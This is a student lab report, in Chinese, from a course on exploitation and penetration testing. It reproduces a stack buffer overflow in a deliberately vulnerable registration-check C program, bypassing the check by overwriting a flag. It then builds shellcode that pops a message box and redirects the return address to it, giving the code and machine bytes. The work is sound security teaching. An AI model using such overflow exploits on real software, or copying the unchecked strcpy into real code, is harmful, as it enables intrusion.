《漏洞利用及渗透测试基础》第六次实验报告

1811463 赵梓杰 信息安全


系统的注册机验证过程的漏洞复现

- 源码分析

```
#include <stdio.h>
#include <windows.h>
#define REGCODE "12345678"
int verify (char * code)
{
    int flag;
    char buffer[44];
    flag=strcmp(REGCODE, code);
    strcpy(buffer, code);
    return flag;
}
void main()
{
    int vFlag=0;
    char regcode[1024];
    FILE *fp;
    LoadLibrary("user32.dll");
    if (!(fp=fopen("reg.txt","rw+")))
        exit(0);
    fscanf(fp,"%s", regcode);
    vFlag=verify(regcode);
    if (vFlag)
        printf("wrong regcode!");
    else
        printf("passed!");
    fclose(fp);
}
```


简单阅读源码我们可以发现，该代码即从reg.txt中读取一个regcode，如果为空则提前退出程序，然后将读取的regcode与REGCODE进行比较验证，和我们之前的实验中passwd的验证一样，我们需要让flag置1，然后覆盖其为0，即我们随便输入buffer的44个字节，然后让句尾符'0'写到flag的低地址的那一个字节即可，让flag从00 00 00 01变成00 00 00 00即可完成验证绕过。

（我在reg写入了12341234123412341234123412341234123412341234共44位字符）



- shellcode构造

  首先我们可以看一下verify函数的栈帧状态（下图摘自教材）




我们需要完成相关的覆盖，也就需要44+4+4后才能覆盖返回地址（buffer占44个字节，flag占4个字节，ebp占4个字节）

然后我们首先可以自己先去写一段简单的C++代码借助VC转换成汇编代码

```
1.#include <stdio.h>
2.#include <windows.h>
3.void main()
4.{
5.    MessageBox(NULL,"Welcome!","Welcome!",0);
6.    return;
7.}
```

运行后反汇编得到其汇编代码





```
2:    #include<windows.h>
3:    void main()
4:    {
00401010   push        ebp
00401011   mov         ebp,esp
00401013   sub         esp,40h
00401016   push        ebx
00401017   push        esi
00401018   push        edi
00401019   lea         edi,[ebp-40h]
0040101C   mov         ecx,10h
00401021   mov         eax,0CCCCCCCCh
00401026   rep stos    dword ptr [edi]
5:        MessageBox(NULL,"West!West!","West!",0);
00401028   mov         esi,esp
0040102A   push        0
0040102C   push        offset string "West!" (0041ff44)
00401031   push        offset string "Welcome!" (0041f01c)
00401036   push        0
00401038   call        dword ptr [__imp__MessageBoxA@16 (0042428c)]
0040103E   cmp         esi,esp
00401040   call        __chkesp (00401070)
6:        return;
```


我们需要对汇编代码进行重写

```
#include <stdio.h>
#include <windows.h>
void main()
{
    LoadLibrary("user32.dll");
    _asm{
        xor ebx,ebx
        push ebx
        push 74736577
        push 74736577
        mov eax,esp
        push ebx
        push eax
        push eax
        push ebx
        mov eax,0x77d507ea
        call eax
    }
}
```

其中MessageboxA的函数地址借助depend查看，通过MessageboxA的偏移地址和User32.dll的基地址计算得到




然后我们需要将这段汇编代码转换成机器码，这里我是将上面含asm的c语言代码编译运行后用IDA打开以查看机器码



然后我们得到了机器码及目标shellcode 33 DB 53 68 77 65 73 74 68 77 65 73 74 8B C4 53 50 50 53 B8 EA 07 D5 77 FF D0

最后我们需要查找一下buffer的地址，借助VC即可查找到0012faf0，将reg.txt最后的返回地址写入buffer地址，然后其就可以执行我们的shellcode了



- 心得体会

  简单学习了一些shellcode的编写，知道了如何借助反汇编写出简单的汇编代码并生成相应的机器码